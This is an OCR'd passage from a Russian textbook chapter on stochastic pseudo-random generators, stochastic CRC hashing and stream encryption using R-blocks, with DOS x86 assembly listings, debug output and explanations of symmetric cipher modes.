


Рис. 2.6.12. Стохастический генератор ПСП длиной 64:

а – схема генератора;

б – таблица преобразования;

в – диаграмма переключений; пунктиром показана диаграмма переключений исходного генератора

На рис. 2.6.13 показана схема двухступенчатого генератора ПСП.

На рис. 2.6.14 приведена схема генератора ПСП с непрерывно изменяющейся таблицей стохастического преобразования. В каждом такте работы такого *RFSR* слов ($BYTE_{i-1}$, $BYTE_i$) с выхода управляющего генератора меняет местами содержимое дву ячеек таблиц *H*: $H(BYTE_{i+1}) \leftrightarrow H(BYTE_i)$.




Рис. 2.6.13. Вариант схемы стохастического генератора ПСП с одним *R*-блоком




Рис. 2.6.14. Схема генератора ПСП с непрерывно изменяющейся таблицей стохастического преобразования

```
;==============================================================
;==== Программа определения периода стохастических генераторов ПСП.
;==============================================================
;==== Разрядность R-блока - 2 или 3, ===========================
;==== число регистров генератора - не более 8. ==================
;==============================================================
;==== Программа запрашивает размерность HSize ====================
;==== таблицы стохастического преобразования H ===================
;==== (HSize может принимать два значения - 4 и 8, которым ========
;==== соответствует разрядность R-блока,равная соответственно 2 и 3),
;==== заполнение таблицы H и номера отводов обратной связи ========
;==== Tap1 и Tap2 (Tap1 < Tap2, 0 < Tap1 < 8, 1 < Tap2 < 9, =======
;==== образующий многочлен генератора имеет вид ===================
;==== Ф(x) = x^Tap2 + x^Tap1 + 1); =================================
;==== выводит значение периода генератора при начальном состоянии ==
;==== Reg0 = 1, Reg1 = Reg2 = ... = RegN = 0. ====================
;==============================================================
;==== Примечание. Для исследования генераторов с периодом, ========
;==== превышающим 2559, необходима другая процедура Conv. =========
```

```
            . MODEL tiny
            . CODE
            ORG     100h
Begin:      jmp     NextInstr
        ;===== Массив RGenInfo ===============
SizeBufH = 8                    ; Максимальная размерность массива H
NMax = 8                        ; Максимальное число регистров генератора
RGenInfo DB     SizeBufH, NMax
Addr&H   DB     SizeBufH DUP (?) ; Массив Addr
HTable   DB     SizeBufH DUP (?) ; Массив H
Regs            DB      1, (NMax - 1) DUP (0)
                                        ; Массив регистров генератора
Tap1            DW      ?               ; Ячейки для хранения
Tap2            DW      ?               ; номеров отводов
                                        ; сигналов обратной связи
HSize           DW      ?               ; Размерность массива H
        ;====================================
InState DB      1, (NMax - 1) DUP (0)
                                        ; Исходное состояние
                                        ; генератора
Mess1           DB      0Ah, 0Dh, 'HSize:', 0Ah, 0Dh, '$'
Mess2           DB      'RBox:', 0Ah, 0Dh, '$'
Mess3           DB      'Tap1:', 0Ah, 0Dh, '$'
Mess4           DB      'Tap2:', 0Ah, 0Dh, '$'
Mess5           DB      'Period:', 0Ah, 0Dh
                                        ; 2559 - Max !!!
Res             DB      5 DUP (30h)     ; Выходной буфер
SizeOutBuf = $-Res                      ; Размер выходного буфера
                DB      0Ah, 0Dh, '$'
NextInstr:
        ; Ввод размера таблицы стохастического преобразования
                mov     ah, 09h
                mov     dx, OFFSET Mess1
                int     21h
                call    Input
                xor     ah, ah
                mov     cl, al
                mov     HSize, ax
        ; Ввод таблицы стохастического преобразования
                mov     bx, OFFSET HTable
                xor     ch, ch
                mov     ah, 09h
                mov     dx, offset Mess2
                int     21h
NextWrTable:    call    Input
                mov     byte ptr [bx], al
                inc     bx
```



```
                loop    NextWrTable
        ; Создание массива Addr
                mov     bx, OFFSET Addr&H
                mov     cx, HSize
                call    AddrIni
        ; Ввод отводов обратной связи Tap1 и Tap2
                mov     ah, 09h
                mov     dx, OFFSET Mess3
                int     21h
                call    Input
                xor     ah, ah
                mov     Tap1, ax
                mov     ah, 09h
                mov     dx, OFFSET Mess4
                int     21h
                call    Input
                xor     ah, ah
                mov     Tap2, ax
;===== Моделирование генератора ПСП ===============================
                xor     ax, ax
NextClock:      inc     ax
                mov     bx, OFFSET Addr&H
                mov     si, OFFSET Regs
                mov     cx, HSize
                mov     di, Tap2
                mov     dx, Tap1
                call    Rgen            ; Получили новое
                                        ; состояние генератора
        ; Сравнение нового и исходного состояний генератора, если
        ; результат положительный, то в AX получен период генератора,
        ; в противном случае переход на еще один такт работы
        ; генератора
                mov     di, OFFSET InState
                mov     si, OFFSET Regs
                mov     cx, Tap2
        repe    cmpsb
                jne     NextClock
;=================================================================
; Вывод найденного значения периода ПСП
                mov     si, OFFSET Res
                mov     cx, SizeOutBuf
                call    Conv
                mov     ah, 09h
                mov     dx, OFFSETMess5
                int     21h
        ; Завершение программы
                mov     ax, 4c00h
```


```
        int     21h
;=================================================================
;==== RGen - такт работы стохастического генератора ПСП. ==========
;=================================================================
;==== При вызове: массив Regs - текущее состояние генератора =======
;==== DS: BX - адрес массива Addr&H, CX = HSize, ==================
;==== DS: SI - адрес массива Regs, DI = Tap2, DX = Tap1. ==========
;==== При возврате: массив Regs - новое состояние генератора. =====
;=================================================================
RGen            PROC
        ; Сохранение содержимого используемых регистров
                pushf
                push    es ax
        ; Инициализация и определение значений отводов
        ; обратной связи
                std
                push    ds
                pop     es
                push    bx cx
                mov     bx, si
                dec     dx
                add     bx, dx
                mov     ah, BYTE PTR [bx]
                dec     di
                mov     cx, di
                add     si, di
                mov     di, si
                dec     si
                mov     al, BYTE PTR [di]
        ; Формирование нового состояния генератора
        rep     movsb
                pop     cx bx
                xchg    al, ah          ; Этой строки не должно быть, если
                                        ; FB_AB --> FB_BA

                call    RBox
                mov     BYTE PTR [di], al
        ; Восстановление регистров
                pop     ax es
                popf
                ret
RGen            ENDP
;=================================================================
;==== Input - процедура ввода числа с клавиатуры. =================
;=================================================================
;==== При возврате: AL - двоичное число. ==========================
;=================================================================
Input           PROC
```



```
                push    bx dx
                mov     bl, 10
                xor     dl, dl
                mov     ah, 01h
                int     21h
                and     al, 0fh
NextDig:        push    ax
                mov     ah, 01h
                int     21h
                cmp     al, 0dh
                je      OutOfInput
                pop     dx
                and     al, 0fh
                xchg    al, dl
                mul     bl
                add     al, dl
                jmp     NextDig
OutOfInput:     mov     ah, 02h
                mov     dl, 0ah
                int     21h
                mov     dl, 0dh
                int     21h
                pop     ax dx bx
                ret
Input           ENDP
;=================================================================
;==== RBox - блок стохастического преобразования. =================
;=================================================================
;==== При вызове: AL - входной байт, AH - параметр преобразования,
;==== DS - сегментный адрес массива Addr&H, BX - относительный адрес
;==== массива Addr&H, CX - размерность массивов Addr и H (HSize), ==
;==== возможные значения - 4, 8. ==================================
;==== При возврате: AL - выходной байт. ===========================
;=================================================================
RBox            PROC
                push    bx
                xlat
                add     al, ah
                cmp     al, cl
                jl      NoModHSize
                xor     al, cl
NoModHSize:     add     bx, SizeBufH
                xlat
                pop     bx
                ret
RBox            ENDP
;=================================================================
```

```
;==== AddrIni - процедура формирования массива Addr ================
;==== по известному массиву H. =====================================
;===================================================================
;==== При вызове: таблица H стохастического преобразования, ========
;==== DS - сегментный адрес массива Addr&H, BX - относительный адрес
;==== массива Addr&H, CX - размер массивов Addr и H (HSize). =======
;==== При возврате: готовый к использованию массив Addr&H. =========
;===================================================================
AddrIni PROC
            push    ax si di
            xor     al, al
            mov     si, SizeBufH
NextWrAddr: mov     di, WORD PTR [bx + si]
            and     di, 0FFh
            mov     BYTE PTR [bx + di], al
            inc     al
            inc     si
            loop    NextWrAddr
            pop     di si ax
            ret
AddrIni ENDP
;===================================================================
;==== Conv - процедура преобразования двоичного числа в строку цифр.
;===================================================================
;==== При вызове: AX - двоичное число, меньшее 2560, ===============
;==== DS: SI -адрес буфера для приема строки, ======================
;==== CX - размер выходного буфера. ================================
;==== При возврате: готовая к выводу строка цифр исходного числа. ==
;===================================================================
Conv        PROC
            pushf
            push    bx
            mov     bx, 10
            add     si, cx
            dec     si
            std
NextDiv:div bl
            xor     ah, 30h
            mov     [si], ah
            dec     si
            xor     ah, ah
            cmp     ax, bx
            jl      Exit
            jmp     NextDiv
Exit:       xor     al, 30h
            mov     [si], al
            pop     bx
```

```
            popf
            ret
Conv        ENDP
;===================================================================
            END     Begin
```

Результаты отладки программы:

HSize:	HSize:	HSize:
4	4	8
Rbox:	Rbox:	Rbox:
0	0	0
1	3	1
2	1	2
3	2	3
Tap1:	Tap1:	4
2	2	5
Tap2:	Tap2:	6
3	3	7
Period:	Period:	Tap1:
00014	00063	4
		Tap2:
		7
		Period:
		00508

2.6.3. Стохастический генератор байтовой ПСП

На рис. 2.6.15 показана схема 8-разрядного генератора ПСП с одним *R*-блоком. Его программная реализация приведена ниже.




Рис. 2.6.15. Стохастический 8–разрядный генератор ПСП при $N = 4$, $\Phi(x) = x^4 + x^3 + 1$

```
;===============================================================
;==== Rbox8 - процедура 8-разрядного ==========================
;==== стохастического преобразования. =========================
;===============================================================
;==== При вызове: AL - входной байт, AH - параметр преобразования,
;==== DS:BX - адрес массива Addr&H (рис. 2.6.6) ===============
;==== При возврате: AL - выходной байт. =======================
;===============================================================
HSize = 256
RBox8           PROC
                push    bx
                xlat                    ; чтение из таблицы Addr
                add     al, ah          ; AL - адрес выходного
                                        ; байта в массиве H
                add     bx, HSize       ; BX - относительный
                                        ; адрес массива H
                xlat                    ; чтение из таблицы H
                pop     bx
                ret
RBox8           ENDP
;===============================================================
;==== RGen4N8 - стохастический 8-разрядный генератор ПСП. =====
;==== N = 4, Ф(x) = x^4 + x^3 + 1 (рис. 2.6.15). ==============
;===============================================================
;==== При вызове: массив Regs - текущее состояние генератора, ==
;==== ES:DI - адрес массива Regs&Addr&H (рис. 2.6.16). ========
;==== При возврате: массив Regs - новое состояние генератора, ==
;==== AL - выходной байт. =====================================
;=============================================
RGen4N8  PROC
                pushf                   ; Сохранение содержимого
                push    ds bx si        ; используемых регистров
                mov     si, di          ; Инициализация
                inc     si              ; регистров
                push    es              ; для команды MOVSB:
                pop     ds              ; ES:DI -> Reg3, DS:SI -> Reg2
                mov     ax, WORD PTR [di]
; Входная информация для R-блока
                mov     bx, si          ; DS:BX - адрес массива Addr&H
                call    RBox8           ; Вычисление байта обратной связи,
                                        ; AL - байт обратной связи
                                        ; (результат стохастического
                                        ; преобразования)
                cld
                mov     cx, N-1         ; Число повторений команды MOVSB
        rep     movsb                   ; Обновление регистров
                                        ; Reg3, Reg2, Reg1
                mov     BYTE PTR [di], al
; Запись байта обратной связи в Reg0
                pop     si bx ds        ; Восстановление
                popf                    ; регистров
                ret
RGen4N8  ENDP
```


Regs&Addr&H

ES:DI → Reg_3, Reg_2, Reg_1, Reg_0 — Массив *Regs*

Addr [0], *Addr* [1], ..., *Addr* [255] — Массив *Addr*


H [0], *H* [1], ..., *H* [255] — Массив *H*

Рис. 2.6.16. Массив *Regs&Addr&H*

2.6.4. Использование *R*-блоков для построения *CRC*-генераторов

На рис. 2.6.17 показаны возможные схемы стохастических *CRC*-генераторов. На рис. 2.6.18 показан пример *RCRC*-генератора, построенного на основе 8-разрядного генератора ПСП, рассмотренного ранее (см. рис. 2.6.15).

```
;===============================================================
;==== rcrc4N8 - стохастический CRC-генератор. =================
;==== N = 4, Ф(x) = x^4 + x^3 + 1 (рис. 2.6.18). ==============
;===============================================================
;==== При вызове: массив Regs - текущее состояние генератора, ==
;==== AL - входной байт, ES:DI - адрес массива Regs&Addr&H ====
;==== (рис. 2.6.16). ==========================================
;==== При возврате: ===========================================
;==== массив Regs - новое состояние генератора. ===============
;===============================================================
rcrc4N8  PROC
                pushf                   ; Сохранение содержимого
                push    ds bx si        ; используемых регистров
                mov     si, di
                inc     si              ; DI -> Reg3, SI -> Reg2
                mov     BYTE PTR [si], al
; Ввод входного байта в генератор
                mov     ax, WORD PTR [di]
; Входная информация для R-блока
```



```
            push    es
            pop     ds
            mov     bx, si          ; DS:BX - адрес массива Addr&H
            call    RBox8           ; Вычисление байта обратной связи,
                                    ; AL - байт обратной связи
                                    ; (результат стохастического
                                    ; преобразования)
            cld
            mov     cx, N-1         ; Число повторений команды MOVSB
    rep     movsb                   ; Обновление регистров
                                    ; Reg3, Reg2, Reg1
            mov     BYTE PTR [di], al
; Запись байта обратной связи в Reg0
            pop     si bx ds        ; Восстановление
            popf                    ; регистров
            ret
rcrc4N8  ENDP
;==============================================================
;==== Genrcrc4N8 - формирование 16-разрядного стохастического =====
;==== CRC-кода области памяти (хеширование области памяти). =======
;==== N = 4, Ф(x) = x^4 + x^3 + 1 (рис. 2.6.18). =====================
;==============================================================
;==== При вызове: массив Regs - исходное состояние генератора, =====
;==== DS:SI - адрес входного буфера Buf, ===========================
;==== CX - количество обрабатываемых байтов, =====================
;==== ES:DI - адрес массива Regs&Addr&H. При возврате: AX - RCRC-код
;==== (хеш-образ) содержимого буфера Buf. ========================
;==============================================================
Genrcrc4N8      PROC
                pushf
                cld
NextByte:       lodsb                   ; Чтение очередного байта
                                        ; из буфера Buf
                push    di
                call    rcrc4N8         ; Обработка байта
                pop     di
                loop    NextByte
                mov     ax, WORD PTR es:[di+2]
                                        ; AX - содержимое
                                        ; регистров Reg0, Reg1
                popf
                ret
Genrcrc4N8      ENDP
```


Рис. 2.6.17. Варианты схемы многоканального *RCRC*-генератора:
а – ввод информации в цепь обратной связи *RFSR* с использованием функции *XOR*;
б – ввод информации в цепь обратной связи генератора ПСП с использованием стохастического преобразования;
в – пример реализации стохастического 8-канального *CRC*-генератора на основе *RFSR*;
г – пример реализации стохастического 8-канального *CRC*-генератора на основе *LFSR*, соответствующего $\Phi(x) = x^{65} + x^{32} + 1$




Рис. 2.6.18. Пример стохастического *CRC*-генератора при $N = 4$, $\Phi(x) = x^4 + x^3 + 1$

2.6.5. Шифрование с использованием *R*-блоков

Симметричные криптоалгоритмы (криптоалгоритмы с секретным ключом) делятся на три большие группы: поточные, блочные и комбинированные (рис. 2.6.19).




Рис. 2.6.19. Классификация симметричных криптоалгоритмов

Особенности поточного шифрования:

- каждый элемент исходной информационной последовательности шифруется на своем элементе ключевой последовательности;
- результат преобразования отдельных элементов зависит от их позиции в исходной последовательности;
- высокое быстродействие – шифрование осуществляется практически в реальном масштабе времени сразу при поступлении очередного элемента входной последовательности;
- эффективная программная реализация.

Особенности блочного шифрования:

- шифрованию подвергаются порции информации фиксированной длины (блоки);
- каждый блок исходной последовательности шифруется независимо от других на одном и том же ключе;
- низкое быстродействие, так как функция шифрования любого блочного криптоалгоритма суть многократное повторение одной и той же раундовой операции.

Недостатки блочного шифрования:

- одинаковым блокам открытого текста соответствуют одинаковые блоки шифротекста и наоборот;
- существование проблемы последнего блока неполной длины.

В результате на практике чаще всего используется комбинированный подход, при котором шифрование осуществляется либо с использованием операции сцепления блоков (режим *CBC*), либо с использованием генераторов ПСП по схемам, показанным на рис. 2.3.1, *б* (режимы *OFB* и *Counter*) и рис. 2.3.1, *в* (режим *CFB*). При этом в качестве нелинейных функций генераторов ПСП (см. рис. 2.3.3) используются функции зашифрования соответствующих блочных криптоалгоритмов.

Особенности шифрования методом гаммирования (поточное или комбинированное шифрование в режимах *OFB* и *Counter*):

- наличие у противника, даже не знающего ключевой информации, возможности внесения предсказуемых изменений в зашифрованную информацию при ее хранении или передаче;
- жесткие требования к синхронизации генераторов ПСП источника и приемника информации – выпадение или вставка элемента зашифрованной последовательности при ее хранении или передаче приводит к необратимым искажениям всех последующих элементов после расшифрования.

Эти не очень приятные особенности отсутствуют при шифровании в режиме гаммирования с обратной связью (поточное или комбинированное шифрование в режиме *CFB*).

На рис. 2.6.20 показаны возможные схемы синхронного поточного шифрования с использованием блоков стохастического преобразования. Ниже приведен пример процеду-

ры шифрования области памяти с использованием 8-разрядного генератора ПСП, рассмотренного ранее (см. рис. 2.6.15).




Рис. 2.6.20. Варианты схемы синхронного поточного шифрования с использованием *R*-блоков:
а – гаммирование с использованием функции *XOR*;
б – гаммирование с использование нелинейной функции стохастического преобразования

```
;================================================================
;==== RCrypto4N8 - процедура шифрования области памяти. ==========
;==== Синхронное поточное шифрование, ============================
;==== N = 4, Ф(x) = x^4 + x^3 + 1 (рис. 2.6.20, а) ================
;================================================================
;==== При вызове: массив Regs - исходное состояние генератора гаммы,
;==== буфер Buf - буфер входных данных, DS:SI - адрес буфера Buf, ==
;==== CX - количество обрабатываемых байтов, =====================
;==== ES:DI - адрес массива Regs&Addr&H. =========================
;==== При возврате: буфер Buf - результат шифрования. ============
;================================================================
RCrypto4N8      PROC
NextByte:       push    di
                call    RGen4N8          ; Формирование
                                         ; очередного байта гаммы
                pop     di
                xor     BYTE PTR [si], al
                                         ; Шифрование очередного
                                         ; байта из буфера Buf
                inc     si
                loop    NextByte
                ret
RCrypto4N8      ENDP
```


На рис. 2.6.21 показаны возможные схемы самосинхронизирующегося поточного шифрования с использованием блоков прямого R и обратного R^{-1} стохастического преобразования.




Рис. 2.6.21. Варианты схемы самосинхронизирующегося поточного шифрования с использованием *R*-блоков:
а – гаммирование с использованием функции *XOR*;
б – гаммирование с использование нелинейной функции стохастического преобразования;
в – схема блока обратного стохастического преобразования.
R^{-1} – блок обратного стохастического преобразования

```
;================================================================
;==== InvRBox8 - процедура обратного 8-разрядного ================
;==== стохастического преобразования. ============================
;================================================================
;==== При вызове: AL - входной байт, AH - параметр преобразования,
;==== DS:BX - адрес массива Addr&H (рис. 2.6.6) ==================
;==== При возврате: AL - выходной байт. ==========================
;================================================================
HSize = 256
InvRBox PROC
        push    bx
        xlat                    ; чтение из таблицы Addr
        sub     al, ah          ; AL - адрес выходного
                                ; байта в массиве H
        add     bx, HSize       ; BX - относительный
                                ; адрес массива H
```


```
        xlat                    ; чтение из таблицы H
        pop     bx
        ret
InvRBox ENDP
```

